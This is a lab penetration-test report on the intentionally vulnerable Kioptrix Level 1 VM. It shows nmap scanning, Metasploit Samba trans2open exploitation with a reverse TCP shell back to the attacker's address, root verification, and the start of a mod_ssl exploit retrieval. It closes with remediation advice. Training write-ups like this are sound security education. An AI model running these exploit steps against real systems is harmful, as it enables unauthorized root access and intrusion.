Kioptrix Level 1

Name**: RABBI WASTI**
Target Machine: **Kioptrix Level 1**
Environment**: Controlled Lab Environment**
Assessment Type**: Vulnerability Assessment & Penetration Testing (VAPT)**

Summary

This report presents the results of a penetration test performed against the Kioptrix Level 1 vulnerable virtual machine in a controlled laboratory environment. The objective of the assessment was to identify exposed network services, evaluate associated security vulnerabilities, and demonstrate their real-world impact through controlled exploitation. The engagement resulted in a full system compromise, culminating in unauthorized remote root-level access obtained by exploiting a known vulnerability in the Samba service, thereby confirming the presence of critical security weaknesses within the target system.

Scope & Environment

Target System

- Machine Name: Kioptrix Level 1
- Target IP: 10.197.131.1
- Operating System: Linux (Legacy Distribution)
- Architecture: x86

Attacker System

- Operating System: Kali Linux
- IP Address: 10.197.131.207

Tools Used

- Nmap
- Metasploit Framework
- SearchSploit
- Netcat (via Metasploit handler)


Network Type

- Bridged Network (VMware)

Methodology

The assessment followed a standard ethical hacking methodology to ensure a structured and reliable attack process. The phases included network discovery, port scanning, service enumeration, vulnerability mapping, exploitation, privilege verification, and impact analysis.

Phase 1 – Network Discovery



Purpose

The objective of network discovery is to identify live hosts within the target network before performing detailed scanning. This step minimizes unnecessary traffic, reduces noise, and ensures that subsequent scans focus only on valid systems.

Key benefits of network discovery include:

- Avoiding scans against non-existent hosts
- Reducing the likelihood of detection in real-world environments
- Defining the initial attack surface

Command Used

nmap -sn 10.197.131.0/24


Command Explanation

- **nmap**: A powerful network discovery and security auditing tool
- **-sn**: Performs a ping scan to detect live hosts without scanning ports
- **10.197.131.0/24**: Specifies the entire local subnet range

Results

- A live host was identified at **10.197.131.1**
- The MAC address was resolved and identified as **VMware**, indicating that the target system is a virtual machine

Phase 2 – Port Scanning & Service Enumeration



Purpose

The purpose of this phase was to identify open ports and the services running on them, as these services represent potential entry points into the target system.

Why This Step Is Important

- Every open port increases the attack surface and can be exploited if vulnerable
- Exploitable weaknesses are often tied to **service versions**, not just port numbers
- Version identification allows mapping services to known vulnerabilities and exploits

Command Used

nmap -sV 10.197.131.1

Command Explanation

- **-sV**: Enables service and version detection
- Identifies the exact software versions running on each open port
- Helps correlate services with publicly known vulnerabilities


Port	Service	Version	Security Impact
22	SSH	OpenSSH 2.9p2	Very outdated; may allow weak authentication or legacy flaws
80	HTTP	Apache 1.3.20	Legacy web server with known vulnerabilities
111	RPC	rpcbind	Frequently abused for enumeration and information leakage
139	SMB	Samba smbd	High-risk service; common target for remote exploits


Port	Service	Version	Security Impact
443	HTTPS	Apache 1.3.20	Same underlying vulnerabilities as HTTP

Key Observation

The presence of the **SMB service on port 139** immediately indicated a high-risk attack surface. On legacy Linux systems, outdated Samba versions are often vulnerable to critical remote code execution or privilege escalation exploits.

Phase 3 – SMB Version





Purpose: The goal of this phase was to accurately identify the SMB service version, as successful exploitation depends on precise version matching.

Why Version Detection Is Critical

- SMB exploits are highly version-specific
- Even minor version differences can cause exploit failure
- Blind exploitation is avoided in professional penetration testing

Why SMB Was Prioritized

SMB was selected over other services due to its history of direct, unauthenticated root-level exploits, unlike SSH or web services which require credentials or further vulnerability discovery.

Tool Used

Metasploit auxiliary scanner – smb_version

Commands

msfconsole -q

use auxiliary/scanner/smb/smb_version

set RHOSTS 10.197.131.1

run

Result


Unix (Samba 2.2.1a)

Security Impact

Extremely outdated (2001–2002)

Lacks modern memory protections

Phase 4 – Vulnerability Identification



Purpose

To identify **publicly documented exploits** that reliably compromise Samba 2.2.x.

Why Vulnerability Research Matters

- Prevents trial-and-error exploitation
- Aligns with professional pentesting standards
- Reduces system instability

Tool Used – Searchsploit

searchsploit samba 2.2

Why Searchsploit Is Used by Professionals

- Offline (no internet required)
- Mirrors Exploit-DB
- Trusted and widely accepted

Identified Vulnerability

Samba trans2open Remote Buffer Overflow

Technical Explanation of the Vulnerability


- Samba processes trans2open SMB requests
- Input length is **not properly validated**
- Attacker sends oversized request
- Buffer overflow overwrites stack memory


- Execution flow is hijacked

Why This Leads to Root Access

- Samba daemon runs as root
- Exploit code executes in same context
- No privilege escalation required

Phase 5 – Exploitation





Selected Exploit Module

exploit/linux/samba/trans2open

Payload Selection

linux/x86/shell/reverse_tcp

Why Reverse TCP Is Preferred

- Firewalls usually allow outbound traffic

- Attacker does not need to expose a port
- Stable and simple shell

Exploitation Commands

use exploit/linux/samba/trans2open

set RHOST 10.197.131.1

set LHOST 10.197.131.207

set LPORT 4444


set payload linux/x86/shell/reverse_tcp

run

What Happens Internally

1. Metasploit sends malicious SMB request
2. Buffer overflow occurs
3. Return address overwritten
4. Payload injected into memory
5. Target connects back to attacker

Phase 6 – Successful Compromise (Root Verification)



Result

Multiple command shell sessions opened.

Why Multiple Sessions Appeared

- Exploit cycles through return addresses
- Each successful overwrite spawns a shell

Root Verification

id

Output

uid=0(root) gid=0(root)

Interpretation

- Confirms exploit executed with **maximum privileges**
- Complete system compromise achieved

Privilege Escalation Analysis

Typical Role of Privilege Escalation

In most penetration tests, initial access is gained as a low-privileged user, requiring privilege escalation techniques to obtain root access.

Why Privilege Escalation Was Not Required

In **Kioptrix Level 1**, privilege escalation was unnecessary because the exploited **Samba service already ran with root privileges**.

Technical Justification

- **Samba runs as root**, so any exploited vulnerability inherits root execution
- The **trans2open vulnerability** provides direct remote code execution
- Execution occurs inside the root-level smbd process
- No privilege separation or modern security protections were present

Evidence

```
id

uid=0(root) gid=0(root)
```

This confirms that the initial shell was already a root shell.

Security Impact

- Complete bypass of authentication and authorization
- No secondary defenses encountered
- Full system compromise achieved in a single step

Impact Analysis

Technical Impact

- Full administrative control
- Ability to modify kernel parameters
- Persistence installation possible
- Lateral movement enabled

Attack Scenarios

- Data exfiltration
- Ransomware deployment
- Botnet enrollment
- Credential harvesting

Why Organizations Still Face This Risk

- Legacy servers still in production
- Lack of patch management
- Poor asset visibility

Root Cause Analysis

Root Cause	Explanation
Legacy Software	Samba 2.2.1a is obsolete
No Patch Management	Known exploits left unpatched
Excessive Privileges	SMB running as root
Poor Network Hardening	SMB exposed unnecessarily

Recommendations

1. Upgrade Samba to latest stable version
2. Disable SMB if not required

3. Implement firewall rules to restrict access
4. Regular vulnerability scanning
5. Patch management policy enforcement

Conclusion

Kioptrix Level 1 was successfully compromised using basic enumeration and a single, well-known exploit, hihlighting the severe risk posed by unpatched legacy systems.

Why Root Access Was Easily Achieved

- SMB service was publicly exposed
- The service version was significantly outdated
- Exploitation required no authentication
- Payload execution occurred with root privileges

Although this system is intentionally vulnerable for training purposes, similar misconfigurations still exist in real-world legacy environments.

Skills Demonstrated

- Effective service enumeration
- Accurate vulnerability analysis
- Successful exploitation using Metasploit
- Verification of root-level system access

Kioptrix Level 1

Name**: RABBI WASTI**
Target Machine: **Kioptrix Level 1**
Environment**: Controlled Lab Environment**
Assessment Type**: Vulnerability Assessment & Penetration Testing (VAPT)**

Executive Summary

This penetration test was conducted against Kioptrix Level 1, an intentionally vulnerable Linux virtual machine. The assessment revealed critical vulnerabilities caused by outdated software, unsafe cryptographic libraries, and lack of system hardening.

- Using publicly available exploits, the attacker was able to:
- Gain remote shell access via Apache mod_ssl
- Escalate privileges to root using a kernel vulnerability

Overall Risk: Critical

Impact: Complete system compromise

1.Network Configuration

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.234.207  netmask 255.255.255.0  broadcast 172.16.234.255
        inet6 2409:4060:2e86:2acd:79cb:c658:9693:f92c  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::a370:68de:7648:63aa  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:98:45:bd  txqueuelen 1000  (Ethernet)
        RX packets 220  bytes 41492 (40.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 282  bytes 51112 (49.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Command Used

ifconfig

Description

-Displays network interface configuration

-Used to identify the attacker's IP address and subnet

Observation


Attacker IP: 172.16.234.207

Subnet: 172.16.234.0/24

Why This Step Is Important

- ✓ Knowing the attacker IP and subnet is required for:
- ✓ Network scanning
- ✓ Hosting exploit files
- ✓ Reverse shell communication

2. . Host Discovery



Command Used

nmap -sn 172.16.234.0/24

Command Explanation

- -sn → Ping scan only
- Discovers live hosts without scanning ports


Result

- Live host discovered: 172.16.234.1
- Identified as VMware virtual machine

Security Impact

- No firewall blocking ICMP
- Easy discovery of internal systems

3. Service & Version Enumeration



Command Used

nmap -sV 172.16.234.1

Explanation

- -sV → Detects service versions
- Used to map services to known vulnerabilities

Output

443/tcp open ssl/https

Apache/1.3.20 (Unix)

mod_ssl/2.8.4


OpenSSL/0.9.6b

Red Hat Linux

Why This Is Dangerous

- Apache 1.3.20 is end-of-life
- mod_ssl < 2.8.7 contains buffer overflow flaws
- OpenSSL 0.9.6b lacks modern protections
- No ASLR, DEP, or stack protection

4. Vulnerability Discovery



Command Used

searchsploit apache 1.3.20

Purpose

- Searches Exploit-DB for known exploits

Result

Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck' Remote Buffer Overflow

Why This Vulnerability Exists

- Improper bounds checking in SSL handshake
- Unsafe memory handling in C
- Exploitable buffer overflow allows arbitrary code execution

5. Exploit Retrieval

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# searchsploit -m unix/remote/47080.c
